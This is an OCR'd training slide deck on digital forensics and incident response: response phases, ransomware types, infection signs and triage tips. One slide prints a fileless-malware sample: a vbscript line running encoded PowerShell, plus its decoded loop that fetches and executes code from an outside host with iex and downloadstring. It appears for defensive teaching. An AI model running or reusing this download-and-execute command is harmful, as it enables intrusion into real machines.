DFIR & Threat Hunting Guide

Presented by Isuru Tharanga Malawige


Incident Response

Incident Response Process


Preparation	Identification	Containment	Eradication	Recovery	Follow-up
• Gather and learn the necessary tools, familiar with your environment	• Detect the incident, determine its scope, and involve the appropriate parties	• Contain the incident to minimize its effect on neighboring IT resources	• Eliminate compromise artifacts, Ensure that backups are clean	• Restore the system to normal operations, possibly via reinstall or uncontaminated backup	• Document the incident's details, collected data, and discuss lessons learned

[Computer Security Incident Handling Guide]


[CREST Cyber Security Incident Response Guide]



Incident Response Process contd.



Types of Security Incidents



Scareware: Uses fake security alerts to scare users into paying a ransom by displaying pop-up windows claiming the host is infected.

Leakware: Threaten organizations or individuals with data leaks.

Ransomware as a Service (RaaS): A business model between ransomware operators and affiliates in which affiliates pay to launch ransomware attacks developed by operators.

Malware related IR

Signs of Malware Infection

- Your computer is slowing down
- OS Crashes
- Pop-up messages
- The Internet traffic suspiciously increases
- Your browser homepage changed without your input
- Unusual messages show unexpectedly.
- Your security solution is disabled
- Your friends say they receive strange messages from you
- Unfamiliar icons are displayed on your desktop
- Unusual error messages
- You can't access the Control Panel
- Everything seems to work perfectly on your PC

Crypto


Crypto ransomware encrypts valuable files on a computer so that they become unusable.

Signs of Ransomware Infection

Signs of Ransomware Infection


Locker

Locker ransomware does not encrypt files.
Instead, it locks the victim out of their device.



Crypto Miners

Uses the victim's computer to mine cryptocurrencies (ex: Bitcoin, Monero, Ether etc.)




Task Manager

- **CTRL+SHIFT+ESC**

Browser Task Manager

- **SHIFT+ESC**




Fileless Malware

- Cyber criminals don't need to place malware on your system to get in.
- Fileless or zero-footprint attacks use legitimate applications or even the operating system capabilities to get a foothold.

Fileless Malware contd...

vbscript:createobject("wscript.shell").run("PowerShell -nop -exec bypass -enc
DQAKAGYAbwByACgAJABpAD0AMQA7ACQAaQAgAC0AbABlACAAMQAwADAAOwAkAGkAKwArACkADQAKAHsADQA
KACQAYQA9ACcAaAB0AHQAcAA6AC8ALwA5AGsAZgAuAG0AZQAvAGkAbgAuAHAAaABwAD8AaQBkAD0AMQAnADsA
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcA
bgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJABhACkAOwBNAHMAaQBNAGEAawBlACAAKAAiACQAYQAiACsAJwA3ACc
AKQA7AFMAdABhAHIAdAAtAFMAbABlAGUAcAAgADMAMAANAAoAfQANAAoA",0)(window.close)



-nop	-NoProfile
-exec	-ExecutionPolicy
-enc	-EncodedCommand

```
for($i=1;$i -le 100;$i++)
{
$a='http://9kf.me/in.php?id=1';iex(new-object net.webclient).downloadstring($a);MsiMake ("$a"+'7');Start-Sleep 30
}
```

iex	Invoke-Expression

- To view all PS aliases (> Get-Alias / gal)

First Response

DON'T PANIC !!!

- **Don't Panic**: Concentrate to avoid making careless mistakes.
- **Scribe**: Take thorough Notes (What? When? Where? Who? Which? How?)
- **Network Isolation**: Disable both wired and wireless network access.
- **Preserve State**: Do not turn off the computer, log off, or use the computer.
- **Preserve Evidence**: Avoid analysis or artifact collection from the host.

If there is an ongoing **Ransomware** attack **SHUTDOWN** the system immediately to avoid further propagation

Triaging

Identifying Malware Processes

Investigate processes that...

- ...have no icon
- ...have no description or verified publisher
- ...unsigned Microsoft Images (validity of the images used by the processes)
- ...live in Windows directory or user profile
- ...include strange URLs in their strings
